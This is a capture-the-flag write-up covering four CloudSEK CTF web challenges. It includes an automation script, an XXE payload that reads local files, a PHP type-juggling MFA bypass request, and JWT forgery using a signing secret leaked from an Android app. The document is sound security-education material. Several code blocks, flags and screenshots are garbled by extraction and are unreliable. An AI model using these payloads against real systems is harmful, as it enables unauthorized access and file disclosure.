




# CTF Challenge Report: CloudSEK CTF

## CloudSEK Cybersecurity CTF

**Title:** Exploitation & Findings Report

**Author:** Astra

**Date:** 06<sup>th</sup> December, 2025





# CTF Challenge Report: CloudSEK CTF

---

## Table of Contents:

1. Introduction
2. Severity and Impact
3. Methodology
  - Tools Used
  - Step-by-Step Procedure
4. Findings
5. Conclusion





# CTF Challenge Report: CloudSEK CTF

## 1. Introduction

- **Purpose:**

The purpose of this report is to document the security findings and exploitation techniques performed during the CloudSEK Cybersecurity Capture the Flag (CTF) event. The assessment involved identifying vulnerabilities across multiple web applications and API services, understanding their exploitation potential, and retrieving flags that were intentionally placed to reflect real-world security risks. The goal is to analyze these challenges, demonstrate how they were exploited, and provide insight into improving application security.


- **Scope:**

This report includes four challenges from the CTF event, covering offensive security areas such as automation, authentication bypass, insecure input handling, and mobile application intelligence (OSINT). The tasks assessed include:

- Automated exploitation through scripting (**Nitro Challenge**)
- XML External Entity (XXE) vulnerability exploitation (**Bad Feedback**)
- Multi-factor bypass and logic flaws in authentication (**Triangle**)
- JWT manipulation and Android app OSINT analysis (**Ticket**)

Each challenge walkthrough includes:

- Tools and methodologies used
- Detailed step-by-step exploitation process
- Vulnerability impact and risk analysis






# CTF Challenge Report: CloudSEK CTF

- 
- Flags obtained as proof of exploitation

This report strictly focuses on ethical testing conducted in an isolated CTF environment and does not involve any unauthorized access to real systems.





# CTF Challenge Report: CloudSEK CTF

## 2. Severity and Impact

### Challenge 1 – Nitro (Scripting Automation)

- **Severity:** Medium
- **Impact:**

The challenge revealed a timing-based validation mechanism that could be bypassed through automation. If implemented in a production environment, similar weaknesses could allow attackers to brute-force or automate sensitive operations – such as OTP validation, transaction processing, or login attempts – leading to service abuse and potential account compromise.


### Challenge 2 – Bad Feedback (XXE Injection)

- **Severity:** High
- **Impact:**

The feedback form accepted unvalidated XML input, enabling XML External Entity (XXE) exploitation. An attacker could:

- Read sensitive server files (local file disclosure)
- Access credentials, configuration files, or environment secrets
- Potentially escalate to Remote Code Execution (RCE) in advanced cases

This can severely impact confidentiality and long-term system integrity.





# CTF Challenge Report: CloudSEK CTF

## Challenge 3 – Triangle (Authentication Logic Bypass)

- **Severity:** Critical
- **Impact:**

The “three-step verification” process was purely client-controlled, allowing attackers to modify boolean security parameters (otp1, otp2, otp3) within a single request. This results in:

- Complete Multi-Factor Authentication bypass
- Unauthorized access to privileged functionality
- Full compromise of restricted user accounts

Such a flaw can directly lead to account takeovers and business logic abuse.

## Challenge 4 – Ticket (JWT Tampering + Mobile App OSINT)


- **Severity:** High
- **Impact:**

The Android app exposed:

- Hardcoded credentials (internal\_username, internal\_password)
- Base64-encoded JWT signing secret

With this information, attackers could forge a valid admin JWT token and gain elevated access to the web portal. This leads to:

- Authorization bypass






# CTF Challenge Report: CloudSEK CTF

- Unauthorized access to sensitive data and admin dashboards
- Potential business data leakage and manipulation

The real-world risk is significant due to broken access control and exposed secrets.

## Summary Table :

Challenge Name	Vulnerability Type	Severity	Impact Category
Nitro	Logic flaw + automation weakness	Medium	Authentication + Rate-limit bypass
Bad Feedback	XXE Injection	High	Server-side file disclosure
Triangle	MFA / Logic Bypass	Critical	Unauthorized privileged access
Ticket	JWT Forgery + Hardcoded secrets	High	Privilege escalation + data compromise





# CTF Challenge Report: CloudSEK CTF

## 3. Methodology

### Challenge 1 – Nitro (Scripting Automation)

#### Tools Used

- Python 3 (primary automation)
- Requests library (HTTP automation)
- Regex (string extraction)
- Base64 utilities (encoding transformation)
- Burp Suite (traffic validation)
- Linux terminal environment


#### Step-by-Step Procedure

##### Step 1: Understanding the Challenge Logic

visited: <http://15.206.47.5:9090>

Challenge requirements identified:

Step	Server Interaction	Required Action
1	GET /task	Extract the random string
2	–	Reverse the string
3	–	Base64 encode reversed string
4	–	Wrap in required format: CSK__<payload>__2025
5	POST /submit	Before timer expires





# CTF Challenge Report: CloudSEK CTF

Manual attempts resulted in “too slow” – automation required.

## Step 2: Writing the Automation Script

I developed a Python script to:

- Maintain a session for timer consistency
- Fetch input string via regex
- Transform & submit the encoded payload

❖ Script Used:



```
(root@Astra-Sec)-[~/home/astra]
# cat nitro.py
import requests
import re
import base64

BASE_URL = "http://15.206.47.5:9090"
File System
def get_input_string(session):
    """Fetch the /task page and extract the input string."""
    r = session.get(f"{BASE_URL}/task")
    r.raise_for_status()

    match = re.search(r"input string:\s*([A-Za-z0-9+=]+)", r.text)
    if not match:
        raise ValueError("Could not find input string in /task response")
    return match.group(1)

def build_payload(s):
    """Reverse the string, base64 it, and wrap as CSK_{payload}_2025."""
    reversed_s = s[::-1]
    b64 = base64.b64encode(reversed_s.encode()).decode()
    return f"CSK_{b64}_2025"

def submit_payload(session, payload):
    r = session.post(
        f"{BASE_URL}/submit",
        data=payload,
        headers={"Content-Type": "text/plain"}
    )
    return r

def main():
    session = requests.Session()


    try:
        s = get_input_string(session)
        print(f"[+] Got input string: {s}")

        payload = build_payload(s)
        print(f"[+] Built payload: {payload}")

        resp = submit_payload(session, payload)
        print("[+] Server response:")
        print(resp.text)

    except Exception as e:
        print(f"[!] Error: {e}")

if __name__ == "__main__":
    main()
```





# CTF Challenge Report: CloudSEK CTF

## Step 3: Submitting and Retrieving the Flag

The script successfully sent responses fast enough to beat the timer.

Server returned the flag:

A terminal window titled 'root@Astra-Sec:/home/astra' showing the output of a python script. The script uses a payload generator to interact with a server, which then returns a flag string.

```
[+] Got input string: z7hWTT0w6Jsj
[+] Built payload: CSK_anNKNncwVFRXaDd6_2025
[+] Server response:
Nice automation! Here is your flag: ClOuDsEk_ReSeArCH_tEaM_CTF_2025{ab03730caf95ef90a440629bf12228d4}
```


Flag:

```
ClOuDsEk_ReSeArCH_tEaM_CTF_2025{ab03730caf95ef90a440629bf12228d4}
```

## Challenge 2 – Bad Feedback (XXE Injection)

### Tools Used

- Burp Suite Community Edition (intercept & modify requests)
- Web Browser (initial interaction)
- Localhost DNS reference (<file:///etc/passwd>)
- HTTP POST request modification





# CTF Challenge Report: CloudSEK CTF

## Step-by-Step Procedure

### Step 1: Exploring the Feedback Form

Visited - <http://15.206.47.5:5000>


The page contained a simple feedback form with fields:

- Name
- Email
- Feedback

No authentication, no filters – suspiciously trusted input.

The screenshot shows a web browser window with the URL <http://15.206.47.5:5000>. The title bar indicates it's an 'Not Secure' connection. Below the address bar, there are several tabs: Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and New Tab. The main content area is a white box with a shadow, titled 'Feedback Portal'. Inside, there is a message: 'Please submit your feedback using the form below.' Below this are two input fields: 'Name' and 'Message', each with a corresponding text input box. At the bottom is a blue 'Submit' button.

Using DevTools / View Source, we inspected the client-side JavaScript handling the form submission and found that it manually builds an XML body:





# CTF Challenge Report: CloudSEK CTF


```
86     <script>
87     // Intercept the form submit and send XML instead of form-encoded data
88     document.getElementById('feedback-form').addEventListener('submit', function (e) {
89         e.preventDefault();
90
91         const name = document.getElementById('name').value;
92         const message = document.getElementById('message').value;
93
94         // Build XML body (players will see this only if they intercept the request)
95         const xml =
96 `<?xml version="1.0" encoding="UTF-8"?>
97 <feedback>
98     <name>${name}</name>
99     <message>${message}</message>
100 </feedback>`;
101
102         fetch('/feedback', {
103             method: 'POST',
104             headers: {
105                 'Content-Type': 'application/xml'
106             },
107             body: xml
108         })
109         .then(resp => resp.text())
110         .then(html => {
111             // Replace the current page with the response (simple but effective)
112             document.open();
113             document.write(html);
114             document.close();
115         })
116         .catch(err => {
117             alert('Error submitting feedback');
118             console.error(err);
119         });
120     });
121     </script>
122 </body>
123 </html>
124
```

This confirmed:

- The server receives pure XML.
- The request is sent to /feedback with Content-Type: application/xml.

## Step 2: Verifying XML Handling and Failed In-Form XXE Attempts

1. We submitted normal feedback and watched the network request (or intercepted with Burp).
2. The request body looked like:





# CTF Challenge Report: CloudSEK CTF

```
<?xml version="1.0" encoding="UTF-8"?>  
<feedback>  
  <name>astra</name>  
  <message>hello</message>  
</feedback>
```

3. Based on the challenge description (“Bad Feedback”) and the XML-based body, we suspected XXE.
4. We first tried to inject XXE inside the form fields (e.g. putting <!DOCTYPE ...> inside the name field), but that always resulted in XML parse errors, because:
  - The DOCTYPE declaration must appear before the root element.
  - Our payload was stuck inside <name>...</name>, which makes the XML invalid.


So:

- In-form XXE via name/message is not possible.
- We needed to edit the raw XML body before it is sent to the server.

This step is important in the report to show failed attempts and reasoning, not just the final exploit.

## Step 3: Intercepting the Request in Burp Suite

1. Opened Burp Suite, configured browser to use it as proxy.
2. Turned Intercept ON.
3. Submitted any feedback via the web form (e.g., Name: astra, Message: test).
4. Burp intercepted a POST to /feedback with:





# CTF Challenge Report: CloudSEK CTF


The screenshot shows the Burp Suite interface with a POST request to `/feedback`. The request body contains the following XML payload:

```
POST /feedback HTTP/1.1
Host: 15.206.47.5:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://15.206.47.5:5000/
Content-Type: application/xml
Content-Length: 116
Origin: http://15.206.47.5:5000
Connection: keep-alive
Priority: u=0
<?xml version="1.0" encoding="UTF-8"?>
<feedback>
    <name>
        Astra
    </name>
    <message>
        AstraOps
    </message>
</feedback>
```

## Step 4: Injecting the XXE Payload via Raw XML

With the intercepted request in Burp, we replaced the body with a malicious XML that defines a DOCTYPE and an external entity pointing to the flag file:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
    <!ENTITY xxe SYSTEM "file:///flag">
]>
<feedback>
    <name>&xxe;</name>
```





# CTF Challenge Report: CloudSEK CTF

```
<message>test</message>
```

```
</feedback>
```

Key points:

- We kept the header: Content-Type: application/xml
- Only the body was modified.
- &xxe; is used inside <name> so that when the XML parser expands entities, the contents of /flag are injected into the response where the name is echoed.

```
If<!DOCTYPE foo [
```

```
    <!ENTITY xxe SYSTEM "file:///flag.txt">
```

]> the flag had been at /flag.txt, we would have used:

## Step 5: Forwarding the Request and Extracting the Flag

- After editing the XML body, we clicked Forward in Burp.
- The server parsed the XML, resolved the external entity, and returned a “Thank you for your feedback” page.
- The response now displayed:

The screenshot shows the Burp Suite interface with the following details:


**Request:**

```
POST /login.php HTTP/1.1
Host: 15.206.47.5:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://15.206.47.5:8080/
Content-Type: application/json
Content-Length: 75
Origin: http://15.206.47.5:8080
Content-Security-Policy: strict-src
Priority: user
{
  "username": "admin",
  "password": "admin",
  "otp1": true,
  "otp2": true,
  "otp3": true
}
```

**Response:**

```
HTTP/1.1 200 OK
Date: Fri, 08 Dec 2025 09:38:18 GMT
Server: Apache/2.4.54 (Debian)
X-Powered-By: PHP/8.1.12
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json
{
  "message": "CloudSEK_RaiseArchTeam_CTF_2025(474a30a63ef1f14e252dc0922f81b16)",
  "data": null
}
```

The response body contains the message and the flag, which are obfuscated.





# CTF Challenge Report: CloudSEK CTF

The flag appeared in the Name field, confirming successful XXE-based file disclosure.

Flag:

C1ouDsEk\_ReSeArCH\_tEaM\_CTF\_2025{474a30a63ef1f14e252dc0922f811b  
16}

## Challenge 3 – Triangle (Authentication Logic Bypass)

### Tools Used

- Web Browser
- Burp Suite Community Edition
- Source Code Analysis (login.php.bak, google2fa.php.bak)
- Developer Tools (Network Inspection)

### Step-by-Step Procedure

**Step 1:** Understanding the Multi-Step Authentication Flow


The challenge URL: <http://15.206.47.5:8080>

We discovered a 3-step login procedure:

1. Enter username
2. Enter password


3 × One-time Password (OTP)

At first glance, this looks like strong MFA security.





# CTF Challenge Report: CloudSEK CTF



## Step 2: Inspect HTML Source and Identify Developer Hint


viewing page source revealed a critical comment left by developers:


➤ <!-- Dev team 2: TODO: Implement google2fa.php for auth and don't forget to clean up the bak files post debugging before release -->

This hinted that backup .bak files were still present on the server.

Additionally, the frontend Javascript showed how the login request was structured:

```
fetch("/login.php", {  
  method: "POST",  
  body: JSON.stringify(data),  
})
```





# CTF Challenge Report: CloudSEK CTF

## Meaning:

- Data is sent as raw JSON, not form-encoded
- OTP values are included in JSON under keys otp1, otp2, otp3
- Client-side validation does not enforce numeric 2FA codes

```
76 <!-- Dev team 2: TODO: Implement google2fa.php for auth and don't forget to clean up the bak files post debugging before release -->
77
78 <script>
79   let formEl = document.getElementById("form");
80   let messageEl = document.getElementById("message");
81
82   formEl.addEventListener('submit', function (e) {
83     e.preventDefault();
84     document.activeElement.blur();
85
86     let dataElements = formEl.querySelectorAll("input[name]");
87     dataElements.forEach(e => e.classList.remove("is-invalid"));
88     message.innerText = "Loading";
89
90     let data = {};
91     dataElements.forEach(e => {
92       let name = e.getAttribute("name");
93       data[name] = e.value;
94     });
95
96
97     fetch("/login.php", {
98       method: "POST",
99       body: JSON.stringify(data),
100    })
101   .then(data => data.json())
102   .then(data => {
103     if (data.error) {
104       let err = new Error(data.error.message);
105       err.data = data.error;
106       throw err;
107     }
108     message.innerText = String(data.message);
109   })
110   .catch(error => {
111     message.innerText = String(error);
112     if (error.data.data) {
113       formEl.querySelectorAll(`*[name="${error.data.data}"]`).forEach(e => e.classList.add("is-invalid"));
114     }
115   });
116 });
117 </script>
```

## Step 3: Access Debug Backup Files


We used the hint to browse:

- <http://15.206.47.5:8080/login.php.bak>
- <http://15.206.47.5:8080/google2fa.php.bak>

These files exposed full server-side authentication logic, including:

Static user:

- admin : admin ✓





# CTF Challenge Report: CloudSEK CTF

- OTP validation using Google2FA::verify\_key()
- OTP validation relies on PHP loose comparison
- login.php.bak:

```
# cat login.php.bak
<?php

require('google2fa.php');
require('jsonhandler.php');


File System
$FLAG = "";
if (isset($_ENV['FLAG'])) {
    $FLAG = $_ENV['FLAG'];
}

$USER_DB = [
    // Set the initial user
    "admin" => [
        "password_hash" => password_hash("admin", PASSWORD_DEFAULT),
        "key1" => Google2FA::generate_secret_key(),
        "key2" => Google2FA::generate_secret_key(),
        "key3" => Google2FA::generate_secret_key()
    ]
];

if (!isset($_DATA['username'])) {
    if (!isset($USER_DB[$_DATA['username']])) {
        json_die('wrong username', 'username');
    }
    file.txt
    $user_data = $USER_DB[$_DATA['username']];
    if (!password_verify($_DATA['password'], $user_data['password_hash'])) {
        json_die('wrong password', 'password');
    }

    if (!Google2FA::verify_key($user_data['key1'], $_DATA['otp1'])) {
        json_die('wrong otp1', 'otp1');
    }
    if (!Google2FA::verify_key($user_data['key2'], $_DATA['otp2'])) {
        json_die('wrong otp2', 'otp2');
    }
    if (!Google2FA::verify_key($user_data['key3'], $_DATA['otp3'])) {
        json_die('wrong otp3', 'otp3');
    }

    json_response("Flag: " . $FLAG);
}
json_response("OK");
```





# CTF Challenge Report: CloudSEK CTF

## ➤ google2fa.php.bak:

```
(root@Astra-Sec)-[/home/astra/Downloads/CloudSEK/web-01]
# cat google2fa.php.bak
<?
Class Google2FA {
    File System
        const keyRegeneration      = 30;
        const otpLength            = 6;

        private static $lut = array(
            "A" => 0,          "B" => 1,
            "C" => 2,          "D" => 3,
            "E" => 4,          "F" => 5,
            "G" => 6,          "H" => 7,
            "I" => 8,          "J" => 9,
            "K" => 10,         "L" => 11,
            "M" => 12,         "N" => 13,
            "O" => 14,         "P" => 15,
            "Q" => 16,         "R" => 17,
            "S" => 18,         "T" => 19,
            "U" => 20,         "V" => 21,
            "W" => 22,         "X" => 23,
            "Y" => 24,         "Z" => 25,
            "2" => 26,         "3" => 27,
            "4" => 28,         "5" => 29,
            "6" => 30,         "7" => 31
        );
    file.txt

    public static function generate_secret_key($length = 16) {
        $b32   = "234567QWERTYUIOPASDFGHJKLZXCVBNM";
        $s     = "";


        for ($i = 0; $i < $length; $i++) {
            $s .= $b32[rand(0,31)];
        }

        return $s;
    }

    public static function get_timestamp() {
        return floor(microtime(true)/self::keyRegeneration);
    }

    public static function base32_decode($b32) {
        $b32   = strtoupper($b32);

        if (!preg_match('/^([ABCDEFHGIJKLMNOPQRSTUVWXYZ234567]+$/ ', $b32, $match))
    }
}
```





# CTF Challenge Report: CloudSEK CTF

## Step 4: Analyze OTP Verification Logic

- From google2fa.php.bak:

```
if (self::oath_hotp($binarySeed, $ts) == $key)  
    return true;
```

- Loose comparison bug:

```
"123456" == true // → true (PHP type juggling)
```

- Thus, any boolean true value bypasses OTP check

## Step 5: Modify Request in Burp to Exploit Logic

- We intercepted the login request and replaced OTP fields with booleans:

```
{"username": "admin", "password": "admin", "otp1": true, "otp2": true,  
, "otp3": true}
```

### Required Fixes:


Field	Correct Setting
JSON booleans	must be lowercase true (no quotes)
Content-Type	must be application/json

- Final Request Sent in Burp:

```
POST /login.php HTTP/1.1
```

```
Host: 15.206.47.5:8080
```

```
Content-Type: application/json
```





# CTF Challenge Report: CloudSEK CTF

Connection: close

```
{"username":"admin","password":"admin","otp1":true,"otp2":true,"otp3":true}
```

➤ Result – Flag Retrieved

Server accepted the login bypass:

```
{
  "message": "Flag:
  Cl0uDsEk_ReSeArCH_tEaM_CTF_2025{474a30a63ef1f14e252dc0922f811b
  16}"
}
```

The screenshot shows the Burp Suite interface with the following details:

**Request:**

```
POST /login.php HTTP/1.1
Host: 192.168.47.5:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.47.5:8080/
Content-Type: application/json
Content-Length: 10
Origin: http://192.168.47.5:8080
DNT: 1
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-store
{
  "username": "admin",
  "password": "admin",
  "otp1": true,
  "otp2": true,
  "otp3": true
}
```

**Response:**

```
HTTP/1.1 200 OK
Date: Sat, 06 Dec 2025 05:35:18 GMT
Server: Apache/2.4.42 (Ubuntu)
X-Powered-By: PHP/8.1.12
Content-Length: 97
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json
{
  "message": "Flag:
  Cl0uDsEk_ReSeArCH_tEaM_CTF_2025{474a30a63ef1f14e252dc0922f811b16}",
  "data": null
}
```

**Inspector:**

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 0
- Request headers: 11
- Response headers: 7

Flag:

```
Cl0uDsEk_ReSeArCH_tEaM_CTF_2025{474a30a63ef1f14e252dc0922f811b
16}
```





# CTF Challenge Report: CloudSEK CTF

## challenge 4 – Ticket (JWT Tampering + Mobile App OSINT)

### Tools Used

- Web Browser
- BeVigil.com OSINT Dashboard
- JWT.io Token Debugger
- Base64 Decoder
- Burp Suite Community Edition
- APK Decompiled View (from BeVigil report)

### Step-by-Step Procedure

**Step 1:** OSINT Enumeration on Bevigil (Android App Security Report)

The challenge hinted:

“Everything you need is already out there!”

We searched the Android package name:

- com.strikebank.netbanking


on:


- <https://bevigil.com/report/com.strikebank.netbanking>

Under Strings section → sensitive information detected:

- Internal credentials + encoded JWT secret

From CSV dump (downloaded from BeVigil UI):





# CTF Challenge Report: CloudSEK CTF

internal\_username => tuhin1729

internal\_password => 123456

encoded\_jwt\_secret => c3RyIWsZYjRua0AxMDA5JXN1cDNYIXMzY3IzNw==

The screenshot shows the CloudSEK Security Research tool running on a Kali Linux VM. The main window displays a list of vulnerabilities found in the application. One prominent entry is a 'Google API Key' vulnerability (Severity: Low) located in 'resources/res/values/strings.xml'. Another entry is a 'Possible Secret Detected' vulnerability (Severity: Low) also in 'resources/res/values/strings.xml', which includes matches for the internal username and password.

## Step 2: Decode JWT Secret Key


We Base64-decoded the extracted value:

```
echo c3RyIWsZYjRua0AxMDA5JXN1cDNYIXMzY3IzNw== | base64 -d
```

Output:

```
(root@astra-Sec)-[/home/astra/Downloads/CloudSEK/web-03]
# echo "c3RyIWsZYjRua0AxMDA5JXN1cDNYIXMzY3IzNw==" | base64 -d
str!k3b4nk@1009%sup3r!s3cr3t
```

This is the JWT signing secret used by the Strike Bank web app.





# CTF Challenge Report: CloudSEK CTF

We tested secret validity on [JWT.io](https://jwt.io):

The screenshot shows a Kali Linux desktop environment with a browser window open to jwt.io. The JWT is valid and signed with HS256. The payload contains the following JSON:

```
{
  "alg": "HS256",
  "typ": "JWT"
}

{
  "username": "tuhin1729",
  "exp": 1765067492
}
```


In the "SECRET" field, the value "str!k3b4nk@1809%up3r!s3cr3t" is entered. The "Encoding Format" dropdown is set to "UTF-8".

## Step 3: JWT Privilege Escalation Attack

- We intercepted authenticated request cookies in Burp Suite.
- Inside the auth cookie:
- A JWT where "username": "tuhin1729"
- We modified payload to become admin:

```
{
  "username": "admin",
  "exp": 9999999999
}
```

- Re-signed using the discovered secret key.





# CTF Challenge Report: CloudSEK CTF

➤ Then updated Burp request:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpxVCJ9.eyJlc2VybmtzSI6ImFkbwluI  
iwizXhwIj0xMDAwMDAwMDAwMDAwMH0.Sk3VVwtbYjYzkduEga2EVpIT3Q  
u2k2USODra3g0kYg
```

➤ Sent request:


```
GET /index.php HTTP/1.1  
Host: 15.206.47.5.nip.io:8443
```

➤ Result: Admin access granted 🎉

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane displays the admin login POST request, and the Response pane shows the resulting HTML page from the Strike Bank application. The response includes a welcome message, a logged-in status for 'admin', and a flag code block containing the flag: `C1ouDsEk_ReSeArCH_tEaM_CTF_2025{ccf62117a030691b1ac7013fca4fb685}`.

► Final Flag Retrieved:

```
C1ouDsEk_ReSeArCH_tEaM_CTF_2025{ccf62117a030691b1ac7013fca4fb6  
85}
```





# CTF Challenge Report: CloudSEK CTF

## 4. Findings

### Challenge 1 – Nitro (Scripting Automation)

#### ➤ Details:

The Nitro challenge enforced a strict time-based mechanism where manual submissions were too slow. Automating the process allowed us to extract a random string from /task, reverse & Base64-encode it, format as required, and submit instantly to /submit, revealing the flag.

#### ➤ Evidence:

Screenshot:

A terminal window titled 'root@Astra-Sec: /home/astra' showing the execution of a Python script named 'nitro.py'. The script retrieves a payload from a server and prints the flag. The terminal shows the following output:


```
root@Astra-Sec:~/Documents/Kali% nano nitro.py
root@Astra-Sec:~/Documents/Kali% python3 nitro.py
[+] Got input string: z7hWTT0w6Jsj
[+] Built payload: CSK_anKNncwVFRXaDd6_2025
[+] Server response:
Nice automation! Here is your flag: ClouDsEk_ReSeArCH_tEaM_CTF_2025{ab03730caf95ef90a440629bf12228d4}
root@Astra-Sec:~/Documents/Kali%
```

Automation script successfully retrieved the flag from server response

Server Response:

Nice automation! Here is your flag:

ClouDsEk\_ReSeArCH\_tEaM\_CTF\_2025{ab03730caf95ef90a440629bf12228d4}





# CTF Challenge Report: CloudSEK CTF

## Challenge 2 – Bad Feedback (XXE Injection)

### ➤ Details:

A feedback form processed raw XML without secure parser configuration. By injecting a malicious external entity `<!DOCTYPE foo [...]>`, the parser resolved a local file reference (`file:///flag.txt`) and disclosed the flag in the HTTP response.

### ➤ Evidence:


Burp Repeater Screenshot:


The screenshot shows the Burp Suite interface with the Repeater tab selected. In the Request pane, there is a POST /feedback HTTP/1.1 message. The XML payload contains a malicious DOCTYPE declaration and a file reference. In the Response pane, the XML is parsed and displayed as HTML, revealing the flag. The Inspector tab shows the raw XML response.

## Challenge 3 – Triangle (Authentication Logic Bypass)

### ➤ Details:

Authentication required a valid username, password, and three OTP values. OTP validation used == loose comparison, allowing boolean true to bypass check. Sending booleans instead of strings ("true" → true) granted access and returned the flag.





# CTF Challenge Report: CloudSEK CTF

## ➤ Evidence:

### Burp Repeater Screenshot:

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane displays a POST request to /login.php with a JSON payload containing a user object. The Response pane shows a 200 OK response with a JSON message containing a flag and a null value. The Inspector pane on the right shows various request and response details.

```
Request
Pretty Raw Hex
1 POST /login.php HTTP/1.1
2 Host: 15.206.47.5:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://15.206.47.5:8080/
8 Content-Type: application/json
9 Content-Length: 75
10 Origin: http://15.206.47.5:8080
11 Upgrade-Insecure-Requests
12 Priority: user
13
14 {
  "username": "admin",
  "password": "admin",
  "atp1": "true",
  "atp2": "true",
  "atp3": "true"
}


Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Mon, 24 Oct 2025 05:35:18 GMT
3 Server: Apache/2.4.54 (Debian)
4 X-Powered-By: PHP/8.1.12
5 Vary: Accept-Encoding
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: application/json
9
10 {
  "message": "Flag: CLOUDSEK_ReSaRCh_tEaH_CTF_2025(474a30a63ef1f14e252dc0922f811b16)",
  "data": null
}
11
12
13
14
```

## challenge 4 – Ticket (JWT Tampering + Mobile App OSINT)

### ➤ Details:

Using Bevigil OSINT, hardcoded credentials and a Base64-encoded JWT secret were recovered from APK resources.

After decoding the secret, a forged admin JWT was created using JWT.io and successfully used to access /index.php to retrieve the flag.





# CTF Challenge Report: CloudSEK CTF

## ➤ Evidence: Burp Screenshot:

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane displays a GET request to /index.php. The Response pane shows the HTML content of a web page from http://15.206.47.5.nip.io:8443/login.php. The response includes a header 'Logout' and a main container with a welcome message for staff, a code block containing the flag, and a footer for security contact information.

```
1 GET /index.php HTTP/1.1
2 Host: 15.206.47.5.nip.io:8443
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
